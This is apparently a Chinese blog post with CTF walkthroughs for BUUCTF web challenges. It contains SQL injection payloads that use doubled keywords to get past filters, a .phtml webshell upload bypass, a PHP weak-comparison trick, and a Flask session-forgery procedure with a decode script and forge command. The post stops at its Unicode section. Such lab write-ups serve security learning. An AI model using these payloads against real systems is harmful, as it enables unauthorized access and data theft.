BUUCTF-WEB（17-33）

原创

烦躁的程序员 于 2021-05-15 21:43:41 发布 388 收藏 3

分类专栏： CTF 网安

本文链接：https://blog.csdn.net/qq_48175067/article/details/116861164

CTF 同时被 2 个专栏收录

4 篇文章 0 订阅

订阅专栏


网安

2 篇文章 0 订阅

订阅专栏

BUUCTF-WEB（17-33）

17.[极客大挑战 2019]BabySQL



这道题和之前的两道是一个系列的，先尝试一下继续用万能密码`1' or 1=1#`，试过之后报错

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the r
ight syntax to use near '1=1#' and password='1" at line 1
```

既然万能钥匙报错了，那估计就是把`or`给过滤了，所以尝试一下双写`or`，输入`1' oorr 1=1#`进入

然后按照上道题的语句

用`union`查询测试注入点（回显点位）：

```
/check.php?username=1' union select 1,2,3%23&password=1
```


报错，估计union和select也被过滤了，继续双写union，select

```
/check.php?username=1' ununionion seselectlect 1,2,3%23&password=1
```

和上道题一样，接下来查数据库名及版本：


```
/check.php?username=1' ununionion seselectlect 1,database(),version()%23&password=1
```

!



查一下所有的数据库，这里也需要双写from，information：

```
/check.php?username=admin&password=1 %27 ununionion seselectlect 1,2,group_concat(schema_name)frfromom
(infoorrmation_schema.schemata) %23
```



查表：

```
/check.php?username=admin&password=1 %27 ununionion seselectlect 1,2,group_concat(table_name)frfromom(infoorrmat
ion_schema.tables)
whwhereere table_schema="ctf" %23
```

查字段：

```
/check.php?username=admin&password=1 %27 ununionion seselectlect 1,2,group_concat(column_name) frfromom (infoorr
mation_schema.columns) whwhereere
 table_name="Flag" %23
```


查数据：

```
/check.php?username=admin&password=1 %27 ununionion seselectlect 1,2,group_concat(flag)frfromom(ctf.Flag) %23
```

获得flag。

18.[ACTF2020 新生赛]Upload

该题要求上传一个图片，所以新建一个txt文件，写入一句话木马，更改后缀为jpg，上传，bp拦截修改后缀为phtml



然后用蚁剑打开，找到flag。

19.[ACTF2020 新生赛]BackupFile


在尝试了各种文件名之后，没有找到，百度了一下，是文件的备份`/index.php.bak`，然后获取到index.php

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

要求GET方式传递一个Key值，并且Key必须为数字且等于`123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3`这一字符串

感觉是考PHP的弱类型特性，int和string是无法直接比较的，php会将string转换成int然后再进行比较，转换成int比较时只保留数字，第一个字符串之后的所有内容会被截掉

所以相当于key只要等于123就满足条件了：



20.[HCTF 2018]admin

hctf

Welcome to hctf

注：网上的解法有三种，但是看到了出题人的解释说他的本意是想着考察下Unicode的安全问题，这是出题人的预期解法

预期解法

这个是spotify的一个漏洞 就是照着这个的逻辑写了一份代码（没想到问题这么多。。我真的不是考session伪造！！） 按这个做题就好了

记得进mysql容器运行一下/bin/bash 1.sh

进去后是这个界面，只有登陆注册两个功能，检查源码发现

```
<!DOCTYPE html>
<html>
 ▶ <head>…</head>
••• ▼ <body> == $0
    ▶ <div class="nav">…</div>
    ▶ <div class="nav-setting">…</div>
    ▶ <div class="ui grid">…</div>
      <!-- you are not admin -->
      <h1 class="nav">Welcome to hctf</h1>
    ▶ <script type="text/javascript">…</script>
    </body>
</html>
```


估计是通过admin帐号来获取！(有意思的是这个admin账号居然是个弱口令，密码123)

在登陆注册这里没有可注入的漏洞，于是老老实实的注册一个账号看看`test test`

register

Username *

test


Password *

••••

verify_code *

m7dx

register




```
▼<div class="menu" tabindex="-1">
    <a class="item" href="/index">index</a>
    <div class="divider"></div>
    <a class="item" href="/edit">post</a>
    <a href="/change" class="item">change password</a>
    <a class="item" href="/logout">logout</a>
  </div>
 </div>
 ::after
</div>
```


在登陆进去后检查源码时发现了这个链接，点击之后跳转的界面检查源码，发现了一个网址

```
▶<div class="ui grid">…</div>
▼<div class="ui grid">
  <div class="four wide column"></div>
  ▼<div class="eight wide column"> == $0
    <!-- https://github.com/woadsl1234/hctf_flask/ -->
   ▶<form class="ui form segment" method="post" enctype="multipart/form-data">…</form>
   </div>
 </div>
```

```
https://github.com/woadsl1234/hctf_flask/
```

下载源码，检查源码

从文件结构和routers.py中都可以看到调用了模板，打开`index.html`

```
{% include('header.html') %}
{% if current_user.is_authenticated %}
<h1 class="nav">Hello {{ session['name'] }}</h1>
{% endif %}
{% if current_user.is_authenticated and session['name'] == 'admin' %}
<h1 class="nav">hctf{xxxxxxxxx}</h1>
{% endif %}
<!-- you are not admin -->
<h1 class="nav">Welcome to hctf</h1>

{% include('footer.html') %}

                                        https://blog.csdn.net/qq_48175067
```

开始第一种解法：

flask session伪造

flask:是一个使用 Python 编写的轻量级 Web 应用框架

session:在计算机中，尤其是在网络应用中，称为“会话控制”。Session对象存储特定用户会话所需的属性及配置信息。这样，当用户在应用程序的Web页之间跳转时，存储在Session对象中的变量将不会丢失，而是在整个用户会话中一直存在下去。当用户请求来自应用程序的 Web页时，如果该用户还没有会话，则Web服务器将自动创建一个 Session对象。当会话过期或被放弃后，服务器将终止该会话。Session 对象最常见的一个用法就是存储用户的首选项。例如，如果用户指明不喜欢查看图形，就可以将该信息存储在Session对象中。有关使用Session 对象的详细信息，请参阅“ASP应用程序”部分的“管理会话”。注意会话状态仅在支持cookie的浏览器中保留。

session的工作原理：（具体可参考这个

）

（1）当一个session第一次被启用时，一个独一的标识被存储于本地的cookie中。

（2）首先使用session_start()函数，PHP从session仓库中加载已经存储的session变量。

（3）当执行PHP脚本时，通过使用session_register()函数注册session变量。

（4）当PHP脚本执行结束时，未被销毁的session变量会被自动保存在本地一定路径下的session库中，这个路径可以通过php.ini文件中的session.save_path指定，下次浏览网页时可以加载使用。

next，伪造session


想要伪造session，需要先了解一下flask中session是怎么构造的。

flask中session是存储在客户端cookie中的，也就是存储在本地。flask仅仅对数据进行了签名。众所周知的是，签名的作用是防篡改，

无法防止被读取。而flask并没有提供加密操作，所以其session的全部内容都是可以在客户端读取的，这就可能造成一些安全问题。

具体可参考：
https://xz.aliyun.com/t/3569
https://www.leavesongs.com/PENETRATION/client-session-security.html#

找到session



可以通过脚本将session解密一下：

```
#!/usr/bin/env python3
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                        'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')

    return session_json_serializer.loads(payload)

if __name__ == '__main__':
    print(decryption(sys.argv[1].encode()))
```

利用脚本将session解密如下：

```
D:\pythonTest\venv>python3 flasksession.py .eJw9UMuKwjAU_ZXhrl1oqhvBRSW1pHATLHFCshG11bRpHGgrrYr_PhkHXJ_3ecL-3JadhWXf3soJ
7KsClk_4OslStHSDUFllaHznae5Emln92A3o9YKrzBmfTl3kFtPdw9C84XU8w_o0mjpzXF5GVKYSdO0xcJFahzK3Rn43XJkG5bpGkkSB22jFpkLt7iiLRlBH
dB0vtM-99tuZoRiyMUL5p9kELbsjjQeR8oZTHAVloQtbwWsCp6497_sfV14_EzBUMtKE2O0CCZuHmAhVEmmCA_eZRbKxnLAx2lV5bNAKiR5Wb7vKHy7lx-ko
i0TF_8j14AMAfdn1MlFbV7bv22A2hdcv4gRrpg.YGW_ww.7TiOTSShb2K-FEQznbtaSprsBBY
{'_fresh': True, '_id': b'a909bbd024dd8bac502f95bdfa4e3a0e3d4e605271f2d5811fb80f1bd08d14ae5e5fe10c3a7f2eab49e217e896b09b
dfbd5d324c716e11e5b20008ce4318295b', 'csrf_token': b'205e6ae493b89e71a7cc06ba3aa7b18cd8b0ac6c', 'image': b'm7DX', 'name'
: 'test', 'user_id': '10'}
```

但是如果我们想要加密伪造生成自己想要的session还需要知道SECRET_KEY，然后我们在config.py里发现了SECRET_KEY

```
SECRET_KEY = os.environ.get('SECRET_KEY') or 'ckj123'
```

然后在index.html页面发现只要session['name'] == 'admin'即可以得到flag

```
{% include('header.html') %}
{% if current_user.is_authenticated %}
<h1 class="nav">Hello {{ session['name'] }}</h1>
{% endif %}
{% if current_user.is_authenticated and session['name'] == 'admin' %}
<h1 class="nav">hctf{xxxxxxxxx}</h1>
{% endif %}
<!-- you are not admin -->
<h1 class="nav">Welcome to hctf</h1>

{% include('footer.html') %}

                                                    https://blog.csdn.net/qq_48175067
```

于是我们找了一个flask session加密的脚本 https://github.com/noraj/flask-session-cookie-manager

```
python3 flask_session_cookie_manager3.py encode -s "ckj123" -t "{'_fresh': True, '_id': b'a909bbd024dd8bac502f95bdfa4e3a0e3d4e605271f2d5811fb80f1bd08d14ae5e5fe10c3a7f2eab49e217e896b09bdfbd5d324c716e11e5b20008ce4318295b', 'csrf_token': b'205e6ae493b89e71a7cc06ba3aa7b18cd8b0ac6c', 'image': b'm7DX', 'name': 'test', 'user_id': '10'}"
```

利用刚刚得到的SECRET_KEY，在将解密出来的name改为admin，最后用脚本生成我们想要的session即可

```
okie_manager3.py encode -s "ckj123" -t "{'_fresh': True, '_id': b'a909bbd024dd8bac502f95bdfa4e3a0e3d4e605271f2d5811fb80f
1bd08d14ae5e5fe10c3a7f2eab49e217e896b09bdfbd5d324c716e11e5b20008ce4318295b', 'csrf_token': b'205e6ae493b89e71a7cc06ba3aa
7b18cd8b0ac6c', 'image': b'm7DX', 'name': 'test', 'user_id': '10'}"
.eJw9UMuKwjAU_ZXhrI1oqhvBRSW1pHATLHFCshG11bRpHGgrrYr_PhkHXJ_3ecL-3JadhWXf3soJ7KsCIk_4OsISt HSDUFIIaHznae5EmIn92A3o9YKrzBm
fTI3kFtPdw9C84XU8w_oOmjpzXF5GVKYSdOOxcJFahzK3Rn43XJkG5bpGkkSB22jFpkLt7iiLRIBHdBOvtM-99tuZoRiyMUL5p9kELbsjjQeR8oZTHAVIoQt
bwWsCp6497_sfV14_EzBUMtKE2OOCCZuHmAhVEmmCA_eZRbKxnLAx2IV5bNAKiR5Wb7vKHy7Ix-koiOTF_8j14AMAfdn1MIFbV7bv22A2hdcv4gRrpg.YGXE
Uw.y3fdUZIKVI8UAexqOHt7B8eZYto
```


解法二：Unicode欺骗


这个博客不错

